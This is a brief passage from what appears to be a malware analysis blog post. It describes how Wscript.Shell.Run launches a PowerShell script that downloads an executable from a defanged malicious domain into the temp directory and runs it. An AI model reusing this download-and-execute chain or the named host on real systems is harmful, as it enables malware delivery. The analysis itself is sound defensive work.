It’s clear now **Wscript.Shell.Run** executes the powershell script that downloads the malware from “hxxp[://]suyashcollegeofnursing[.]com” to **temp** directory with name “jfcbvept.exe” then it executes it.

This blog is authored by **Mostafa Farghaly(M4lcode)**.

Previous Post

Gafgyt Backdoor Analysis

Next Post

Hard disk structure and analysis